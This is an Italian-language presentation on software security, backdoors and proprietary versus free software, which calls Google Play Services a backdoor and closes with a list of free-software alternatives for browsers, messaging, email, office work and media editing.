

- 1 Il problema della sicurezza
 - Software, client, server
 - Asimmetria della conoscenza
 - Le backdoor
- 2 Software Proprietario vs Software Libero
 - Software Proprietario
 - Software Libero
 - Collaborazione: Github, Gitlab, ecc.
 - Linux
- 3 **Nella vita quotidiana**
 - **Backdoor nella vita quotidiana**
 - **Free Software nella vita quotidiana**
- 4 Le Alternative



Un esempio reale di Backdoor: Google Play Services su Android



Figure: Google Play Services è letteralmente Satana: di nascosto dall'utente fa almeno queste 60 cose










Table of Contents

- 1 Il problema della sicurezza
 - Software, client, server
 - Asimmetria della conoscenza
 - Le backdoor
- 2 Software Proprietario vs Software Libero
 - Software Proprietario
 - Software Libero
 - Collaborazione: Github, Gitlab, ecc.
 - Linux
- 3 Nella vita quotidiana
 - Backdoor nella vita quotidiana
 - Free Software nella vita quotidiana
- 4 Le Alternative

Ci sono delle alternative libere, che rispettano gli utenti, per praticamente qualsiasi cosa. Usiamole!

Browser, Motori di Ricerca, Cloud, Messaggistica e Videochiamate

Browser Liberi

[Brave \(Android, iOS, Linux, Windows, MacOS\)](#)

[Chromium \(Android, Linux, Windows, MacOS\)](#)

[Firefox \(Android, iOS, Linux, Windows, MacOS\)](#)

Motori di ricerca

[Searx](#)

[DuckDuckGo](#)

Soluzioni Cloud, Sync e File Sharing

[Nextcloud](#)

[Syncthing](#)

[Jirafeau](#)

Messaggistica

[Signal \(Android, Linux, Windows, MacOS\)](#)

Videochiamate

[Jitsi](#)

Mail e Produttività

Provider Mail liberi

[Lista provider mail su server liberi](#)

[Autistici.org](#)

[Disroot.org](#)

Client di posta liberi

[K9 Mail \(Android\)](#)

[Mozilla Thunderbird \(Linux, Windows, MacOS\)](#)

Documenti

[Libreoffice \(Linux, Windows, MacOS\)](#)

Documenti Collaborativi

[Cryptpad](#)

[Ethercalc](#)

Mappe

[OpenStreetMap \(Android, Linux, Windows, MacOS\)](#)

Audio, Video, Immagini e 3D

Editing Audio, Video Audio

[Audacity](#)

Video

[Kdenlive](#)

[OpenShot](#)

Immagini, 3D, animazione

[Gimp](#)

[Inkscape](#)

[Blender](#)

[FreeCAD](#)

Collettivi Online

Mettono a disposizione vari servizi autogestiti su server loro (Mail, Pad, File Sharing)

Autistici.org

Cisti.org

Disroot.org

Altri Risorse Utili - Linux

[Software Freedom a Torino!](#)

[Inizia con Linux](#)

[Come Scegliere la propria distribuzione](#)

[Come iniziare a usare Linux](#)

[Linux.it](#)

Altri link utili per trovare software libero

[Prism Break - Directory di Free Software](#)

[Free Software Foundation](#)

[Free Software Foundation Europe](#)



(c) Fidget 2001

Grazie a tutti!

